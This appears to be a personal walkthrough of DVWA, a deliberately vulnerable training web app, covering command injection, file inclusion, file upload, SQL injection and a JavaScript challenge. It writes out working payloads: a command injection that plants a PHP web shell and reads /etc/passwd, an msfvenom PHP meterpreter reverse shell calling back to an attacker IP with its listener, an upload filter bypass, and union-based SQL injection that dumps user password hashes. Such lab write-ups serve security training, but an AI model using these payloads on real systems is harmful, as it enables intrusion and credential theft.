

DVWA

May 4, 2020

Default Credentials:

Username: admin

Password: password

Challenges Completed (in this document):

Command Injection: Easy, Medium, Hard

File Inclusion: Easy, Medium, Hard

File Upload: Easy, Medium

SQLi: Easy, Medium, Hard

Javascript: Easy

Command Injection

Level: Low

Command Used:

```
localhost; ls
```

Result:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.032 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.019 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.028 ms  
  
--- localhost ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.014/0.023/0.032/0.007 ms  
help  
index.php  
source
```

Level: Medium

Command Used:

```
localhost & ls
```

Result:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
help
index.php
source
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.018 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.014 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.013/0.018/0.027/0.005 ms
```

Level: Hard

Command Used:

```
localhost |ls
```

Result:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

help
index.php
source

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Because if you look in the source, ' | ' is substituted and it has a space following it:

```
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = trim($_REQUEST[ 'ip' ]);  
  
    // Set blacklist  
    $substitutions = array(  
        '&' => ' ',  
        ';' => ' ',  
        '|' => ' ',  
        '-' => ' ',  
        '$' => ' ',  
        '(' => ' ',  
        ')' => ' ',  
        '"' => ' ',  
        '||' => ' ',  
    );  
  
    // Remove any of the characters in the array (blacklist).  
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
```

Injecting a backdoor:

```
1; echo "<?php \$var=shell_exec(\$_GET['input']); echo \$var?>" >  
.backdoor.php
```

Getting info from the backdoor:

```
.backdoor.php?input=cd /etc;cat passwd
```

Because the `fnmatch` function call only requires that file string start with "file":

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

File Upload

Level: Low

With msfvenom:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.8.12.29 lport=3333 -f raw
```

Save to file payload.php

Upload file

Go to path DVWA/hackable/uploads/payload.php

In msfconsole:

```
>use multi/handler
>set payload php/meterpreter/reverse_tcp
>set lhost 10.8.12.29
>set lport 3333
>run
```

File Upload: medium

Rename payload.php to payload.php.jpeg

Use Burp to catch the packet containing the upload request and rename it to payload.php

SQL Injection

Level: Low

Command Used:

```
' or '1'='1
```

Result:

Vulnerability: SQL Injection

User ID:

ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso

ID: ' or '1'='1
First name: Bob
Surname: Smith

Testing other statements:

Getting user:

```
' union select user(), null#
```

User ID:

ID: a' union select user(), null#
First name: root@localhost
Surname:

Getting version:

```
' union select @@version, null#
```

User ID:

Submit

ID: ' union select @@version, null#
First name: 5.5.61-0ubuntu0.14.04.1
Surname:

Get hostname:

```
' union select @@hostname, null#
```

User ID:

Submit

ID: ' union select @@hostname, null#
First name: ip-10-10-230-185
Surname:

Get database name:

```
' union select database(), null#
```

User ID:

Submit

ID: ' union select database(), null#
First name: dvwa
Surname:

Getting the names of all tables in all database:

```
' union select table_name, null from information_schema.tables#
```

User ID:

Submit

ID: ' union select table_name, null from information_schema.tables#
First name: CHARACTER_SETS
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: COLLATIONS
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: COLUMNS
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: ENGINES
Surname:

ID: ' union select table_name, null from information_schema.tables#
First name: EVENTS
Surname:

Get the names of all the tables in this database:

```
' union select table_name, null from information_schema.tables where  
table_schema=database() #
```

User ID:

Submit

ID: ' union select table_name, null from information_schema.tables where table_schema=database() #
First name: guestbook
Surname:

ID: ' union select table_name, null from information_schema.tables where table_schema=database() #
First name: users
Surname:

Get the names of all the columns in this database:

```
' union select column_name, null from information_schema.columns where  
table_schema=database() #
```


User ID:

Submit

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: comment_id
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: comment
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: name
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: user_id
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: first_name
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: last_name
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: user
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: password
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: avatar
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: last_login
Surname:

ID: ' union select column_name, null from information_schema.columns where table_schema=database() #
First name: failed_login
Surname:

Get the usernames and passwords of all the users in this database:

```
' union select user, password from users #
```

User ID:

ID: ' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: ' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Tried to load the file etc/passwd, couldn't get it to work:

```
' union all select load_file('/etc/passwd'),null #
```

Level: Medium

Go to inspect element, and change the text in one of the options, and then select it and click submit:



Result:

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1
First name: admin
Surname: admin


ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith

Getting the version:




User ID:

ID: 1 union select 1, version() limit 1,1
First name: 1
Surname: 5.5.61-0ubuntu0.14.04.1

Level: Hard

Entered the injection string into the session id and clicked submit.



The screenshot shows a web browser window with the address bar displaying `10.10.246.130/vulnerabilities/sqli/session-input.php#`. Below the address bar, the text "Session ID: ' union select version(), null #" is visible. There is an empty input field and a "Submit" button. At the bottom, there is a "Close" button.

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: ' union select version(), null #
First name: 5.5.61-0ubuntu0.14.04.1
Surname:

Javascript

Level: Easy

In the phrase field type "success":



The screenshot shows a web form with a label "Phrase" and an input field containing the text "success". To the right of the input field is a "Submit" button.

In the Console change the value of the token to:

```
>> document.getElementById("token").value = md5(rot13("success"));
```

Then press Submit:



The screenshot shows a web form with the text "Submit the word 'success' to win." and "Well done!" in red. Below this, there is a label "Phrase" and an input field containing the text "ChangeMe". To the right of the input field is a "Submit" button.